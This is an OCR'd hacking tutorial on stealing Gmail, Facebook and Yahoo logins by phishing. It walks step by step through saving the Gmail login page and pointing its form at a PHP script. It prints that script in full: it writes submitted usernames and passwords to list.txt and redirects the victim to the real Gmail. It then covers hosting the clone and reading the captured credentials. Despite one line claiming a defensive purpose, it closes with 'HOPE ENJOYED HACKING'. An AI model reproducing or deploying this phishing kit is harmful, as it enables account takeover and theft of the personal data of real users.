HACK


FACEBOOK/GMAIL/YAHOO ACCOUNTS


PHISHING

Phishing is the process of stealing sensitive information, such as usernames, passwords, and bank information, by pretending to be someone you're not. An example of this would be if you receive and e-mail from a hacker pretending to be your bank. In this e-mail, it might tell you that you need to update your account before it expires, and then the hacker provides a link. Once you click on the link, you arrive at a website that looks exactly like your actual bank page. In reality it's just a perfect replica, and when you input your login details, it sends it to the hackers email or stores it on his web server. Hackers that create the best, most deceiving phishing web pages are knowledgeable in the area of HTML and the PHP programming. Below I will show a simple example of some of the steps a hacker might take to create a phishing website. By seeing the steps a hacker would take, will help you defend against such an attack.

1. First the hacker chooses a target. The most popular targets for phishing attacks are e-mail services such as Hotmail and Gmail because they are the most common and once a hacker gets access to your e-mail, he also gets access to a load of other user information for all the other websites you use. In this example we will pretend the hacker chose Gmail as his target.

2. After choosing his target, the hacker will go to the website and save the whole main page. I use Mozilla Firefox ,(highly recommend using this browser for its security and customization.) So I would go to www.gmail.com and click File -> Save page as… , or simply hit <CTR> + S which does this automatically. Choose where you would like to save the web page and hit Save.





3. Once you have it saved, rename ServiceLogin.htm to index.htm. The reason you want to name it "index" is so when you upload it to a web host and someone goes to your link, the index page is the first page that shows up.

4. Next the hacker would create a PHP script to do his dirty deed of steeling your information. Below is a simple PHP script that logs and stores your login details when you click "Sign in". To see how it works, copy and paste the following code into notepad. Next save it into the same directory as you saved the Gmail page, and name it phish.php. In addition to the phish.php page, create a new empty text file and name it list.txt.

<?php // This marks the beginning of the PHP script.

Header("Location: https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F%3Fu

i%3Dhtml%26zy%3Dl&bsv=1k96igf4806cy&ltmpl=default&ltmplcache=2 “); // once you click “Sign in” in the fake website, this redirects you to the real Gmail website, making the whole process look more legit.

$handle = fopen(“list.txt”, “a”); // this tells the server to open the file “list.txt” and get it ready for appending data. Which in this case is your username and password.

Foreach($_GET as $variable => $value) {

fwrite($handle, $variable);

fwrite($handle, “=”);

fwrite($handle, $value);

fwrite($handle, “\r\n”);

} // This section simply assigns all the information going through this form to a variable. This includes your username and password.

Fwrite($handle, “\r\n”); // This writes your details to the file “list.txt”

fclose($handle); // This simply closes the connection to the file “list.txt”


exit;

?> // Marks the end of the PHP program.


So far you should see the following in your folder

5. Now the hacker would have to edit the main Gmail page to include his PHP script. To see what the hacker would do, open up the main Gmail page named index.htm with notepad.


6. Hit <CTR> + F , or go to Edit -> Find , type in action and hit "Find Next".



7. This will highlight the first occurrence of the word "action" in the script and you should see the following:



There are two "action" occurrences in the script so make sure you have the right one by looking at the "form id" name above. Change the link between action = " " to phish.php . This will make the form submit to your PHP phish script instead of to Google. After the link you will see the code:



Change the word "POST" to "GET" so that it looks like method="GET". What the GET method does is submit the information you type in through the URL so that the PHP script can log it.

8. Save and close the file.

9. Next the hacker would upload the files up to a free webhost that supports PHP. With a simple Google search you can come up with a bunch that fall under this category.

10. Once all the files are uploaded, you must give writing permissions to the "list.txt" file. Every hosting company should have a CHMOD option next to each file. Select this option and change the file permission for "list.txt" to 777. If you can't figure out how to do this, ask people that use the same host or simply Google something similar to: "yourwebhostname chmod".

11. Once everything is up and ready to go, go to the link your host provided you for your website and you should see the Gmail page replica. Type in a username/password and click Sign in. This should have redirected you to the real Gmail page.

12. Now go take a look at your list.txt file by going through your hosting file manager or going to http://www.yourwebhosturl.com/youraccount/list.txt. Although this is the most common, the web host you use may provide a different looking URL. Now if I put a username of "myusername" and a password of "mypassword" then "list.txt" would now look like the following:

```
ltmpl=default
ltmplcache=2
continue=http://mail.google.com/mail/?
service=mail
rm=false
Email=myusername
Passwd=mypassword
rmShown=1
signIn=Sign in
asts=
```

FOR FACEBOOK SAVE FACEBOOK PAGE AND FOLLOW THE SAME STEPS

HOPE ENJOYED HACKING